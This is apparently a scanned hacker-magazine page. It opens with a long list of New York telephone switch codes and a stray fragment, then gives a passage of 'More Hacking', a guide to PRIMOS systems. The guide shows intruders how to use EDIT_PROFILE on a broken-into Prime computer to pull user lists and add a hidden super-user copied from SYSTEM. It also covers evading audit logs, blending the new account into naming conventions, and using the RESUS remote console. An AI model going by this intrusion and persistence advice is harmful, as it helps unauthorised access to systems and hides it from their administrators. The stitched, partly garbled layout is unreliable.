POUG:ELVLNYELMG0:5XB:4866:1588
POUG:FLBGNYFBMG0:5XB:4888:1618
POUG:FLBGNYFBRS0:RDGT:UNK:UNK:
    MNTINYMTDS0
POUG:FLSCNYFMMG0:5XB:4802:1665
POUG:FLSCNYFMRS0:RDGT:UNK:UNK:
    KGTNNYKGDS0
POUG:FSHKNYLDDS0:DGTL:UNK:UNK
POUG:FSHKNYLDMG0:5XB:4844:1497
POUG:GHVLNYGHSG1:OTH:UNK:UNK
POUG:HGLDNYHGCG0:3ES:4823:1532
POUG:HGLDNYHGRS0:RDGT:UNK:UNK:
    PGHKNYSHDS0
POUG:HIFLNYHFRS0:RDGT:UNK:UNK:
    KGTNNYKGDS0
POUG:HIFLNYHFSG1:OTH:4820:1569
POUG:HYPKNYHKRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:JFVLNYJFMG0:5XB:4906:1667
POUG:JFVLNYJFRS0:RDGT:UNK:UNK:
    MNTINYMTDS0
POUG:KGTNNYKGDS0:DGTL:UNK:UNK
POUG:KGTNNYKGMG0:5XB:4790:1565
POUG:KRHNNYKRCG0:3ES:4846:1584
POUG:LBRTNYLBMG0:5XB:4885:1645
POUG:LKHNNYLHSG1:OTH:4928:1662
POUG:LKKTNYLKCG0:1ES:4781:1570
POUG:LVMNNYLVMG0:5XB:4876:1669
POUG:MLBKNYMLRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:MLBKNYMLSG1:OTH:4784:1506
POUG:MLTNNYMNRS0:RDGT:UNK:UNK:
    NWBRNYNWDS0
POUG:MLTNNYMNSG1:OTH:4833:1524
POUG:MNTINYMTDS0:DGTL:UNK:UNK
POUG:MNTINYMTMG0:5XB:4905:1618
POUG:MNTINYMTRS0:5RSM:UNK:UNK
POUG:MRBONYMBSG1:OTH:4844:1519
POUG:NCLVNYNCRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:NWBRNYNWDS0:5ES:UNK:UNK
POUG:NWBRNYNWMG0:5XB:4865:1510
POUG:NWBRNYWTMG0:5XB:4863:1527
POUG:NWBRNYWTRS0:5RSM:UNK:UNK:
    NWBRNYNWDS0
POUG:NWPLNYNPMG0:5XB:4830:1552
POUG:NWWNNYNWRS0:5RSM:UNK:UNK:
    NWBRNYNWDS0
POUG:PGHKNYSHDS0:5ES:4822:1525
POUG:PGHKNYSPDS0:DGTL:UNK:UNK
POUG:PGHKNYSPMG0:5XB:4828:1518
POUG:PHNCNYPHRS0:RSS:UNK:UNK:
    LKKTNYLKCG0
POUG:PVYDNYPDCG0:3ES:4804:1517
POUG:PWNGNYSSRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:RODLNYRDRS0:RDGT:UNK:UNK:
    PGHKNYSHDS0
POUG:RODLNYRDSG1:OTH:4813:1564
POUG:SGRTNYSGRS0:5RSM:UNK:UNK:
    PGHKNYSHDS0
POUG:SGRTNYSGSG1:SXS:4759:1579
POUG:SHKNNYSKCG0:3ES:4802:1598
POUG:STNVNYSTCG0:3ES:4770:1518
POUG:WDSTNYWSRS0:RDGT:UNK:UNK:
    PGHKNYSHDS0
POUG:WDSTNYWSSG1:OTH:4782:1595
POUG:WHLKNYWHMG0:5XB:4914:1640
POUG:WNDLNYWDCG0:3ES:4796:1471
POUG:WPFLNYWFCG0:2BES:4839:1510

SYRA:AMBRNYABRS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:ATWPNYAW659:OTH:4544:2070
SYRA:ATWPNYAWRS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:AUBNNYAUDS0:DGTL:UNK:UNK
SYRA:AUBNNYAUSG1:SXS:4857:2029
SYRA:AXBANYAX482:SXS:4548:2127
SYRA:AXBANYAXRS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:BAVLNYBVCG0:2BES:4794:2028
SYRA:BLRVNYBCDS0:DGTL:4594:2069
SYRA:BNVDNYBD896:OTH:4668:1896
SYRA:BNVDNYBDRS0:RDGT:UNK:UNK:
    WHBONYWBDS0
SYRA:BRPTNYBP633:OTH:4760:1977
SYRA:BRPTNYBPDS0:DGTL:UNK:UNK
SYRA:CICRNYCJCG0:2BES:4772:2003
SYRA:CLAYNYOSCG0:1ES:4785:2016
SYRA:CLEVNYCERS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:CLTNNYZIDS0:DGTL:UNK:UNK
SYRA:CLTNNYZISG1:SXS:4725:1891
SYRA:CLYDNYCY923:OTH:4857:2088
SYRA:CMDNNYZMDS0:DGTL:UNK:UNK
SYRA:CMDNNYZMMG0:5XB:4709:1976
SYRA:CMLSNYIDRS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:CMLSNYONCG0:1ES:4806:2002
SYRA:CNSTNYZADS0:DGTL:4756:1942
SYRA:CNTNNYZORS0:5RSM:UNK:UNK:
    PTSDNYPSDS0
SYRA:CNTNNYZOSG1:OTH:4434:2067
SYRA:CNTTNYCIRS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:COTNNY56MG0:OCC:4403:2054
SYRA:COTNNY56RS0:RDGT:UNK:UNK:
    PTSDNYPSDS0
SYRA:CPNHNYZP688:OTH:4605:2039
SYRA:CPNHNYZPRS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:CRLDNYCRDS0:DGTL:4880:1937
SYRA:CRTHNYZGDS0:DGTL:UNK:UNK
SYRA:CTNGNYCHCG0:3ES:4771:1953
SYRA:CYTNNYZYCG0:3ES:4581:2136
SYRA:DLGVNYDG429:OTH:4659:1820
SYRA:DLGVNYDGRS0:RDGT:UNK:UNK:
    HRKMNYHCDS0
SYRA:EVMLNYEIRS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:FABSNYFBRS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:FYTTNYFY549:OTH:4900:2046
SYRA:FYTTNYFYRS0:RDGT:UNK:UNK:
    GENVNYGNDS0
SYRA:FYVLNYFVDS0:DGTL:4788:1969
SYRA:GENVNYGNDS0:DGTL:4907:2076
SYRA:GRTNNYGTRS0:RDGT:4900:1959:
    CRLDNYCRDS0
SYRA:GVRNNYGOMG0:5XB:4507:2070
SYRA:GVRNNYGORS0:5RSM:UNK:UNK:
    PTSDNYPSDS0
SYRA:HMTNNYHAMG0:5XB:4780:1883
SYRA:HOMRNYHMDS0:DGTL:UNK:UNK
SYRA:HRKMNYHCDS0:DGTL:UNK:UNK
SYRA:HRKMNYHCMG0:5XB:4692:1838
SYRA:HRVLNYHV543:OTH:4525:2028
SYRA:HVTNNYHX344:OTH:4452:2100
SYRA:HVTNNYHXRS0:5RSM:UNK:UNK:
    PTSDNYPSDS0
SYRA:ILINNYILRS0:RDGT:UNK:UNK:
    HRKMNYHCDS0
SYRA:ILINNYILSG1:SXS:4699:1842
SYRA:ITHCNYIHDS0:DGTL:4938:1957
SYRA:ITHCNYPGMG0:5XB:4931:1958
SYRA:JRDNNYJDCG0:3ES:4825:2034
SYRA:LFRVNYLE658:OTH:4580:2115
SYRA:LFRVNYLERS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:LFYTNYLFRS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:LNNGNYLG533:OTH:4923:1976
SYRA:LTFLNYLSMG0:5XB:4677:1823
SYRA:LYNSNYLYCG0:3ES:4873:2102
SYRA:MACDNYMCCG0:2ES:4903:2145
SYRA:MARNNYMR926:OTH:4877:2137
SYRA:MCDGNYMD585:OTH:4910:2057
SYRA:MCGRNYMGRS0:RDGT:4872:1924:
    CRLDNYCRDS0
SYRA:MCLNNYMZRS0:RDGT:4899:1945:
    CRLDNYCRDS0
SYRA:MDRDNYMK322:OTH:4403:2081
SYRA:MEXCNYMXRS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:MINONYMIDS0:DGTL:UNK:UNK
SYRA:MORVNYMOMG0:5XB:4883:1982
SYRA:MRTWNYMW375:OTH:4483:2119
SYRA:MRTWNYMWRS0:5RSM:UNK:UNK:
    PTSDNYPSDS0
SYRA:MSSNNYMQDS0:DGTL:4349:2077
SYRA:NRFLNYNO384:OTH:4382:2072
SYRA:NRFLNYNORS0:5RSM:UNK:UNK:
    PTSDNYPSDS0
SYRA:NROSNYNR587:OTH:4841:2104
SYRA:NROSNYNRRS0:RDGT:UNK:UNK:
    GENVNYGNDS0
SYRA:NRWDNYND353:SXS:4390:2066
SYRA:NRWDNYNDRS0:5RSM:UNK:UNK:
    PTSDNYPSDS0
SYRA:NSYRNYNSMG0:5XB:UNK:UNK
SYRA:NWFDNYNF564:OTH:4961:1960
SYRA:NWRKNYNKDS0:DGTL:UNK:UNK
SYRA:NWRKNYNKMG0:5XB:4886:2113
SYRA:OGBGNYOGMG0:5XB:4445:2120
SYRA:OGBGNYOGRS0:5RSM:UNK:UNK:
    PTSDNYPSDS0
SYRA:ONEDNYODMG0:5XB:4743:1931
SYRA:ONTRNYONCG0:3ES:4871:2159
SYRA:OSWGNYOSDS0:DGTL:UNK:UNK
SYRA:OSWGNYOSMG0:5XB:4759:2088
SYRA:OWSCNYOO784:OTH:4861:2006
SYRA:PHLANYPF642:OTH:4560:2077
SYRA:PHLANYPFRS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:PLMYNYPYCG0:3ES:4894:2132
SYRA:PNYNNYPN536:SXS:4950:2058
SYRA:PNYNNYPNDS0:DGTL:UNK:UNK
SYRA:PPRGNYPP364:OTH:4895:2011
SYRA:PRISNYPARS0:RSS:UNK:UNK:
    SYRCNYSUCG0
SYRA:PTSDNYPSDS0:5ES:UNK:UNK
SYRA:PTSDNYPSMG0:5XB:4403:2054
SYRA:RCSPNYRSMG0:5XB:4723:1815
SYRA:RCSPNYRSRS0:RDGT:UNK:UNK:
```

what they know

```
    HRKMNYHCDS0
SYRA:RDCKNYRC754:OTH:4815:2090
SYRA:ROMENYRMDS0:DGTL:UNK:UNK
SYRA:ROMENYRMMG0:5XB:4704:1922
SYRA:SALKNYQT848:OTH:4498:1994
SYRA:SCHRNYQHRS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:SKNTNYSE685:SXS:4842:2013
SYRA:SKNTNYSERS0:DGTL:UNK:UNK
SYRA:SNFLNYSL568:SXS:4882:2057
SYRA:SNFLNYSLDS0:DGTL:UNK:UNK
SYRA:SODSNYSD483:OTH:4848:2133
SYRA:SODSNYSDDS0:DGTL:UNK:UNK
SYRA:SYBHNYQY762:OTH:4733:1954
SYRA:SYBHNYQYDS0:DGTL:UNK:UNK
SYRA:SYRCNYDDDS0:DGTL:UNK:UNK
SYRA:SYRCNYEPDS0:DGTL:UNK:UNK
SYRA:SYRCNYEPMG0:5XB:4792:2002
SYRA:SYRCNYGSDS0:DGTL:4791:1983
SYRA:SYRCNYJSCG0:1ES:4789:1987
SYRA:SYRCNYSACG0:1ES:4805:1983
SYRA:SYRCNYSUCG0:1AES:4797:1990
SYRA:SYRCNYSUCG1:1AES:4797:1990
SYRA:THRSNYTH628:OTH:4559:2096
SYRA:THRSNYTHRS0:RDGT:UNK:UNK:
    WTTWNYUNDS0
SYRA:TLLYNYTYRS0:RSS:4838:1952:
    SYRCNYSUCG0
SYRA:UNSPNYUS889:OTH:4885:2034
SYRA:UNSPNYUSRS0:RDGT:UNK:UNK:
    AUBNNYAUDS0
SYRA:UTICNYUTCG0:1AES:4703:1879
SYRA:WDPTNYWT834:OTH:4837:2043
SYRA:WDTNNYWY388:OTH:4391:2106
SYRA:WHBONYWBDS0:DGTL:4704:1889
SYRA:WLCTNYWC594:OTH:4829:2099
SYRA:WLCTNYWCRS0:RDGT:UNK:UNK:
    GENVNYGNDS0
SYRA:WMSNNYWN589:OTH:4862:2147
SYRA:WMSNNYWNRS0:RDGT:UNK:UNK:
    NWRKNYNKDS0
SYRA:WTRLNYWT539:SXS:4889:2065
SYRA:WTRLNYWTDS0:DGTL:UNK:UNK
SYRA:WTTWNYUNDS0:DGTL:4612:2080
SYRA:WWVLNYWW737:OTH:4719:1876
SYRA:WWVLNYWWRS0:RDGT:UNK:UNK:
    WHBONYWBDS0

WHPL:ARVGNYAVMG0:5XB:4902:1421
WHPL:BDVGNYBVDS0:DGTL:UNK:UNK
WHPL:BRWSNYBWCG0:2BES:4845:1444
WHPL:CHPQNYCPDS0:DGTL:4901:1433
WHPL:CNGRNYCNDS0:DGTL:4919:1452
WHPL:CRHDNYCHDS0:DGTL:4905:1455
WHPL:CRMLNYCLCG0:2ES:4844:1458
WHPL:CRMLNYCLRS0:RDGT:UNK:UNK:
    YRTWNYYTDS0
WHPL:CSPPNYCSCG0:3ES:4874:1491
WHPL:DBFYNYDFDS0:DGTL:4936:1426
WHPL:GNBGNYFVDS0:DGTL:UNK:UNK
WHPL:GNBGNYFVMG0:5XB:UNK:UNK
WHPL:GNWCCTGNCG1:1ES:4911:1396
WHPL:GRLKNYGLRS0:RDGT:UNK:UNK:
    NWCYNYNCDS0
WHPL:GRLKNYGLSG1:OTH:4942:1510
WHPL:GRSNNYGACG0:3ES:4881:1484
WHPL:HBFLNYHFDS0:DGTL:4884:1486
WHPL:HRSNNYHNDS0:DGTL:UNK:UNK
WHPL:HRSNNYHNMG0:5XB:4922:1408
WHPL:KTNHNYKADS0:DGTL:4876:1435
WHPL:LRMTNYLADS0:5ES:UNK:UNK
WHPL:LRMTNYLAMG0:5XB:4840:1401
WHPL:MHPCNYMPCG0:2ES:4864:1456
WHPL:MMRNNYMADS0:DGTL:UNK:UNK
WHPL:MMRNNYMAMG0:5XB:4933:1401
WHPL:MTKSNYMKCG0:2BES:4888:1433
WHPL:MTKSNYMKDS0:5ES:UNK:UNK
WHPL:MTVRNYMVDS0:DGTL:4952:1409
WHPL:NWCYNYNCDS0:DGTL:4926:1459
WHPL:NWRCNYNRCG0:1ES:4948:1401
WHPL:NWRCNYNRDS0:DGTL:UNK:UNK
WHPL:NWRCNYNRMG1:5XB:4948:1401
WHPL:NYACNYNKDS0:DGTL:UNK:UNK
WHPL:NYACNYNKMG0:5XB:UNK:UNK
WHPL:ORBGNYOBDS0:DGTL:UNK:UNK
WHPL:ORBGNYOBMG0:5XB:4938:1440
WHPL:OSNGNYOSDS0:DGTL:4911:1445
WHPL:PASNNYPTCG0:3ES:4823:1459
WHPL:PASNNYPTDS0:DGTL:UNK:UNK
WHPL:PKSKNYPSDS0:DGTL:4893:1470
WHPL:POMNNYPODS0:DGTL:UNK:UNK
WHPL:POMNNYPOMG0:5XB:4927:1469
WHPL:PRDYNYPDCG0:2ES:4861:1440
WHPL:PRRVNYNPDS0:5ES:UNK:UNK
WHPL:PRRVNYNPMG0:5XB:4949:1447
WHPL:PRRVNYNPRS0:RDGT:UNK:UNK:
    NWCYNYNCDS0
WHPL:PSVLNYPVDS0:DGTL:UNK:UNK
WHPL:PTCHNYPCCG0:1ES:4918:1398
WHPL:PTVYNYPYCG0:2ES:4873:1468
WHPL:RYE-NYRYDS0:DGTL:UNK:UNK
WHPL:RYE-NYRYMG0:5XB:4923:1399
WHPL:SCDLNYSRDS0:DGTL:4934:1414
WHPL:SFRNNYSUDS0:DGTL:UNK:UNK
WHPL:SFRNNYSUMG0:5XB:4946:1475
WHPL:SLTSNYSLRS0:RDGT:4944:1487:
    NWCYNYNCDS0
WHPL:SPVYNYSVCG0:2BES:4938:1462
WHPL:SPVYNYSVDS0:DGTL:UNK:UNK
WHPL:SPVYNYSVMG0:5XB:4938:1462
WHPL:SSLMNYSSDS0:DGTL:UNK:UNK
WHPL:TKHONYTUCG0:1ES:4944:1412
WHPL:TRTWNYTTDS0:DGTL:4925:1434
WHPL:TUXDNYTXRS0:RDGT:UNK:UNK:
    PRRVNYNPDS0
WHPL:TUXDNYTXSG1:SXS:4936:1494
WHPL:WHPLNYWPCG0:1AES:4924:1416
WHPL:WHPLNYWPDS0:5ES:UNK:UNK
WHPL:WHPLNYWPMG0:1XB:4924:1416
WHPL:WHPLNYWPMG1:5XB:4924:1416
WHPL:WHVRNYWHDS0:DGTL:UNK:UNK
WHPL:WHVRNYWHMG0:5XB:4914:1468
WHPL:YNKRNYYNCG0:1AES:4954:1420
WHPL:YNKRNYYNDS0:DGTL:UNK:UNK
WHPL:YNKRNYYNMG2:5XB:4954:1420
WHPL:YRTWNYYTDS0:DGTL:UNK:UNK
WHPL:YRTWNYYTMG0:5XB:4879:1455

WLMG:NYCKNY14CG0:1ES:5010:1396
WLMG:NYCKNY71CG0:1ES:5019:1391
WLMG:NYCKNY71DS0:5ES:UNK:UNK
WLMG:NYCKNY71MG0:1XB:5019:1391
WLMG:NYCKNY77CG0:1ES:5020:1396
WLMG:NYCKNY77DS0:DGTL:UNK:UNK
WLMG:NYCKNY77MG0:1XB:5020:1396
WLMG:NYCKNY77MG1:5XB:5020:1396
WLMG:NYCKNYAIDS0:DGTL:5009:1383
WLMG:NYCKNYAIMG0:5XB:5009:1383
WLMG:NYCKNYAIMG1:5XB:5009:1383
WLMG:NYCKNYAIMG2:5XB:5009:1383
WLMG:NYCKNYALCG0:1AES:5010:1389
WLMG:NYCKNYALDS0:DGTL:UNK:UNK
WLMG:NYCKNYALMG0:1XB:5010:1389
WLMG:NYCKNYARCG0:1ES:5018:1384
WLMG:NYCKNYARDS0:DGTL:UNK:UNK
WLMG:NYCKNYARMG0:1XB:5018:1384
WLMG:NYCKNYAUCG0:1ES:5021:1386
WLMG:NYCKNYAUDS0:DGTL:UNK:UNK
WLMG:NYCKNYAUMG0:1XB:5021:1386
WLMG:NYCKNYAYCG0:1ES:5019:1381
WLMG:NYCKNYAYDS0:DGTL:UNK:UNK
WLMG:NYCKNYAYMG0:1XB:5019:1381
WLMG:NYCKNYBRCG0:1ES:5005:1399
WLMG:NYCKNYBRCG1:1ES:5005:1399
WLMG:NYCKNYBRDS0:5ES:5005:1399
WLMG:NYCKNYBRDS1:DGTL:UNK:UNK
WLMG:NYCKNYBRMG0:1XB:5005:1399
WLMG:NYCKNYBRMG1:5XB:5005:1399
WLMG:NYCKNYBUCG0:1ES:4999:1390
WLMG:NYCKNYBUDS0:DGTL:UNK:UNK
WLMG:NYCKNYBUMG0:5XB:4999:1390
WLMG:NYCKNYCLCG0:1ES:5005:1395
WLMG:NYCKNYCLDS0:5ES:UNK:UNK
WLMG:NYCKNYCLMG0:1XB:5005:1395
WLMG:NYCKNYCLRS0:5RSM:5005:1395:
    NYCKNYBRDS0
WLMG:NYCKNYFACG0:1ES:4994:1390
WLMG:NYCKNYFADS0:DGTL:UNK:UNK
WLMG:NYCKNYFAMG0:1XB:4994:1390
WLMG:NYCKNYFAMG1:5XB:4994:1390
WLMG:NYCKNYFTCG0:1AES:5014:1392
WLMG:NYCKNYFTDS0:DGTL:UNK:UNK
WLMG:NYCKNYFTMG0:1XB:5014:1392
WLMG:NYCKNYKPCG0:1AES:5013:1387
WLMG:NYCKNYKPMG0:1XB:5013:1387
WLMG:NYCKNYLACG0:1ES:4997:1383
WLMG:NYCKNYLADS0:DGTL:UNK:UNK
WLMG:NYCKNYLAMG0:5XB:4997:1383
WLMG:NYCKNYRACG0:1ES:5002:1385
WLMG:NYCKNYRADS0:DGTL:UNK:UNK
WLMG:NYCKNYRAMG0:1XB:5002:1385
WLMG:NYCKNYTYCG0:1AES:5005:1389
WLMG:NYCKNYTYDS0:DGTL:5005:1389
WLMG:NYCKNYTYMG0:1XB:5005:1389
WLMG:NYCKNYWMCG0:1AES:5002:1385
WLMG:NYCQNYASCG0:1AES:4985:1401
WLMG:NYCQNYASDS0:DGTL:UNK:UNK
WLMG:NYCQNYASMG0:1XB:4985:1401
WLMG:NYCQNYBADS0:DGTL:UNK:UNK
WLMG:NYCQNYBAMG0:1XB:4971:1380
WLMG:NYCQNYBAMG1:5XB:4971:1380
WLMG:NYCQNYBARS0:RDGT:UNK:UNK:
    NYCQNYFLDS0
WLMG:NYCQNYBHDS0:5ES:5005:1362
WLMG:NYCQNYBHMG0:1XB:5005:1362
WLMG:NYCQNYBHRS1:5RSM:UNK:UNK:
    NYCQNYFRDS0
WLMG:NYCQNYCODS0:5ES:UNK:UNK
WLMG:NYCQNYCOMG0:5XB:4984:1389
WLMG:NYCQNYFHCG0:1ES:4986:1384
WLMG:NYCQNYFHDS0:DGTL:UNK:UNK
WLMG:NYCQNYFHMG0:1XB:4986:1384
WLMG:NYCQNYFHMG1:1XB:4986:1384
WLMG:NYCQNYFHMG2:5XB:4986:1384
WLMG:NYCQNYFLDS0:5ES:UNK:UNK
WLMG:NYCQNYFLMG1:5XB:4977:1388
WLMG:NYCQNYFLMG2:5XB:4977:1388
WLMG:NYCQNYFRDS0:5ES:4997:1357
WLMG:NYCQNYFRMG0:1XB:4997:1357
WLMG:NYCQNYHSDS0:DGTL:4978:1372
WLMG:NYCQNYHSMG0:1XB:4978:1372
WLMG:NYCQNYHSMG1:5XB:4978:1372
WLMG:NYCQNYHSRS0:RDGT:UNK:UNK:
    NYCQNYLNDS1
WLMG:NYCQNYHSRS1:RDGT:UNK:UNK:
    NYCQNYLNDS1
WLMG:NYCQNYIACG0:1ES:4992:1369
WLMG:NYCQNYIADS0:DGTL:UNK:UNK
WLMG:NYCQNYIAMG0:5XB:4992:1369
WLMG:NYCQNYJADS0:DGTL:4984:1376
WLMG:NYCQNYLICG0:1ES:4992:1401
WLMG:NYCQNYLIDS0:DGTL:UNK:UNK
WLMG:NYCQNYLIMG1:5XB:4992:1401
WLMG:NYCQNYLNDS1:DGTL:UNK:UNK
WLMG:NYCQNYLNMG0:1XB:4986:1367
WLMG:NYCQNYLNMG1:5XB:4986:1367
WLMG:NYCQNYNJDS0:DGTL:UNK:UNK
WLMG:NYCQNYNJMG0:5XB:4980:1380
WLMG:NYCQNYNWCG0:1AES:4986:1392
WLMG:NYCQNYNWDS0:5ES:UNK:UNK
WLMG:NYCQNYNWMG1:5XB:4986:1392
WLMG:NYCQNYOPCG0:1ES:4991:1375
WLMG:NYCQNYOPDS0:DGTL:UNK:UNK
WLMG:NYCQNYOPMG0:1XB:4991:1375
WLMG:NYCQNYOPMG1:5XB:4991:1375
WLMG:NYCQNYRHDS0:DGTL:4990:1380
WLMG:NYCQNYRHMG0:1XB:4990:1380
WLMG:NYCQNYRHRS0:RDGT:UNK:UNK:
    NYCQNYLNDS1
WLMG:NYCQNYWSCG0:1ES:4971:1388
```

**Too risky to mail?
Too paranoid to
speak its name?
Then FAX it!
516-751-2608**

MORE HACKING

by Violence

This is the second part of a series on the PRIMOS operating system. In this part I will detail the several useful applications you are likely to find on Prime computers. You will learn about the DSM (Distributed System Management) utilities, the EDIT_PROFILE utility (the PRIMOS user editor), and several others. This will enable you to make the most of any Prime computer you happen to visit.

Examples appear in italics. Bold italics indicate user input, regular italics indicate computer output.

EDIT_PROFILE

EDIT_PROFILE is the utility that is used to add, delete, and modify users on a Prime computer running PRIMOS. It is similar to the VAX/VMS AUTHORIZE utility. There are three modes of EDIT_PROFILE access, and these are:

System Initialization (SI) mode
System Administrator (SA) mode
Project Administrator (PA) mode

You will probably never be using EDIT_PROFILE in System Initialization mode as that mode is used for initial system user setup. SA mode will allow you to perform wholesale user modifications, whereas PA mode will only allow you to perform modifications to users in the same project as you. When you decided to try out EDIT_PROFILE on the system that you have hacked into, type this:

OK, ***edit_profile***

If it gives you an error message then you obviously don't have good enough privileges. Don't give up hope, however, as there are ways around this. Unfortunately, though, the methods which you must use are beyond the scope of this tutorial. It involves programming in a high level language (FORTRAN IV, FORTRAN-77, PL/1 Subset G, et. al.) as well as knowledge of the appropriate system calls to make. Do lots of research and experiment. You might just get lucky.

If, on the other hand, it allows you to invoke EDIT_PROFILE then it will display the utility's herald (revision number, serial number, and copyright information) and a message stating what mode you are in. The mode message will be one of these:

In system administrator mode
In project administrator mode

If you are in SA mode then the account you are using has SYS1 privileges (that's the best you can do from a remote standpoint). Before I get deep in how to use EDIT_PROFILE properly I should mention that I have the source code to this wonderfully useful program and a security audit feature was added in during the last few years (circa 1986). It will log all successful and failed commands. The only way I have discovered around this is to remove the logging procedures from the code and recompile it online, but that's pretty advanced stuff and not advised at any rate. The best you can do at maintaining your presence on the system is not to use EDIT_PROFILE overly much. In fact, don't use it unless you must. I generally use EDIT_PROFILE once per hack, and that is after I get in. What do I do? I obtain a full user/project listing for future hacking purposes. You can't obtain an account's password from within EDIT_PROFILE, but you can obtain a full user and project listing, as well as add, modify, and delete users. If you get a user list, try and hack at those accounts before wantonly adding user accounts. Be sensible. Get all that you can before adding a user. And if you must add a user, just add one. There is no need to add three or four users. No need at all. One user is easier to hide than three or more. Use common sense here, guys.

"One user is easier to hide than three or more."

Once EDIT_PROFILE has been invoked you will be dispatched mercilessly to the ">" prompt. To obtain help, just type HELP and press RETURN. Before I get into adding users, I'll discuss the procedures for pulling user lists and similar information.

To get full information about the system you are on (projects, users, etc) you simply need to type:

>list_system -all

You can abbreviate the LIST_SYSTEM command with LS. You can list individual system attributes by substituting new arguments in place of the -ALL argument. To see what LS arguments are available, type HELP. You should experiment with the available "LIST_" commands in EDIT_PROFILE.

Before attempting to add a user on any Prime system you should always list the system attributes so that you will know what projects and groups are in use. When you decide to add a super-user, make sure that you add yourself to the common project (usually DEFAULT) and all of the high-access groups (examples I have seen are: .ADMINISTRATORS$, .PROJECT_ADMINISTRATORS$, .OPERATORS$, .NET_MGT$, etc.). Adding super-users is not always a good idea. Never add more than 1 or 2 users on a system. Also, try to follow the naming conventions used on the system. If users have their first name as a User ID, then when you add a user make sure that your new user's User ID is a first name. Likewise, if all users have their initials as their User ID then make sure that your new user has a User ID with initials. Now, to add a user, type:

>add_user username

Where "username" is the User ID you wish to use. After you type this you will be asked for your password. Enter the password that you wish to use. Then you will be asked for your group(s) and your default login project. Like I said, you should use the "LIST_" commands to see what group(s) are in use. Groups always start with a period (.). Give yourself the administrator groups and you will be doing good. As for project, an entry of DEFAULT will usually suffice.

An easier method to add users is to use the -LIKE argument. Try this:

>add_user username -like system

Again, "username" is the name of the User ID that you wish to use. This argument of the ADD_USER command will make a copy of the user called SYSTEM (found on all Primes that I have seen; also a user of the super-user class) and add the copy as a new user but with a different name. Now, set your password with the CHANGE_USER command. Type:

>change_user username -pw

You will be prompted for your new password. Ta da. You now have a User ID with the same stats as the User ID "SYSTEM". Occasionally upon adding a user you may have to add your User ID to a file called LOGUFD located in one of the UFD's off of MFD 0. This will generally not happen. If it does, then simply correct it with one of your other accounts.

You are advised not to wantonly delete users or edit them. Also try not to use the CHANGE_SYSTEM _ADMINISTRATOR command. Basically, type HELP and start to experiment (but be careful of what you do). Make sure that you keep track of the changes that you make so that in case you mess something up you can fix it. Get your feet wet.

If you find yourself in PA mode you can do most of the above, but only regarding the project that you are administrating. Thus you can only add users to that project, only delete users from that project, etc. This means no adding of super-users, etc.

The Distributed System Management (DSM) Utilities

The DSM utilities is a set of commands and services that help with the administration and day-to-day operation of Prime computer systems. It is intended primarily for use with networked systems, but can also be used on single Prime systems (those lacking networking capability).

The DSM utilities allow Prime system administrators and senior operators to perform system management tasks from any point on a network. DSM's main facilities

are summarized below.

SIM (System Information/Metering) Commands System status and resource monitoring of local and remote systems from any point within the network.

RESUS (REmote System USer) Facility Control of remote Prime systems from any terminal. Allows use of console-only commands from a remote terminal.

Collection and collation of event messages, including PRIMOS and network events, through DSM's Unsolicited Message Handling (UMH) and logging services, with redirection of event messages to log files or users throughout the network.

Generalized logging of DSM messages in private or system logs, with commands for administering, displaying and printing logs.

Facilities for defining users' access to DSM commands throughout the network, in a single configuration file.

As you can see, the DSM utilities can be a very useful asset to have. Unfortunately, SYS1 privileges (administrator) are required to use the most exciting aspects of the DSM utilities. All normal users can utilize the SIM commands, and I have even mentioned some of them in other parts of this series. What is really useful to us, however, are the RESUS and log utilities. In a nutshell here are the basic DSM commands. After this list will be full discourses on the RESUS utility and the SIM commands.

Remote System Control:

RESUS — Invokes Prime's REmote System USer facility.

Event Message Handling and Redirection:

CONFIG_UM — configures DSM Unsolicited Message Handling.

Administering Logs:

ADMIN_LOG — creates and administers DSM log files.

Displaying and Printing Logs:

DISPLAY_LOG — displays and prints the contents of log files, including system and network event logs.

DSM Configurator Commands:

CONFIG_DSM — creates a new DSM configuration file.

DISTRIBUTE_DSM — distributes a new DSM configuration file.

STATUS_DSM — displays the currently active configuration.

DSM Startup and Shutdown Commands:

START_DSM — starts DSM system console commands.

STOP_DSM — stops DSM system console commands.

For more information on any of the DSM commands, type:

HELP command-name

or

command-name -HELP

The RESUS Utility

RESUS is the REmote System USer facility, and allows remote operation of the physical supervisor console from any terminal. What this basically means is that, with RESUS enabled, all users with administrator access will be able to execute commands that are normally only executable from the system console. It will let you force other users off the system (not a good idea to use this capability unless you MUST), take the system down (you must be STUPID to do such a thing), etc. RESUS supports the following command line options:

-ENABLE
-DISABLE [-FORCE]
-START [-ON node name]
-STOP
-STATUS [-ON node group]
-HELP [-NO_WAIT]
-USAGE

-ENABLE

This option enables RESUS to be used on a system. It is only valid from the supervisor terminal.

-DISABLE

This option is used to prevent RESUS from being used on a system on which it has previously been -ENABLEd. The -FORCE option must be supplied if the RESUS is actually in use. It is only valid from the supervisor terminal.

-START [-ON node name]

This is the means by which an authorized user of RESUS may invoke REmote System USer facilities on a system. If -ON

node name is omitted, the default is the local node. For this command to be successful, RESUS must previously have been -ENABLEd at the supervisor terminal.

-STOP

This option terminates remote control of the supervisor terminal, leaving the REmote System USer facilities available for use by other authorized users. It is only valid from the remote terminal in control of the supervisor terminal through RESUS.

-STATUS [-ON nodegroup]

This displays the current status of RESUS on all nodes in a specified node group. If a node group is not specified, the status of the local node is displayed.

-HELP, -H [-NO_WAIT, -NW]

Displays command-specific Help text.

-USAGE

Displays command line syntax.

The DSM SIM Commands

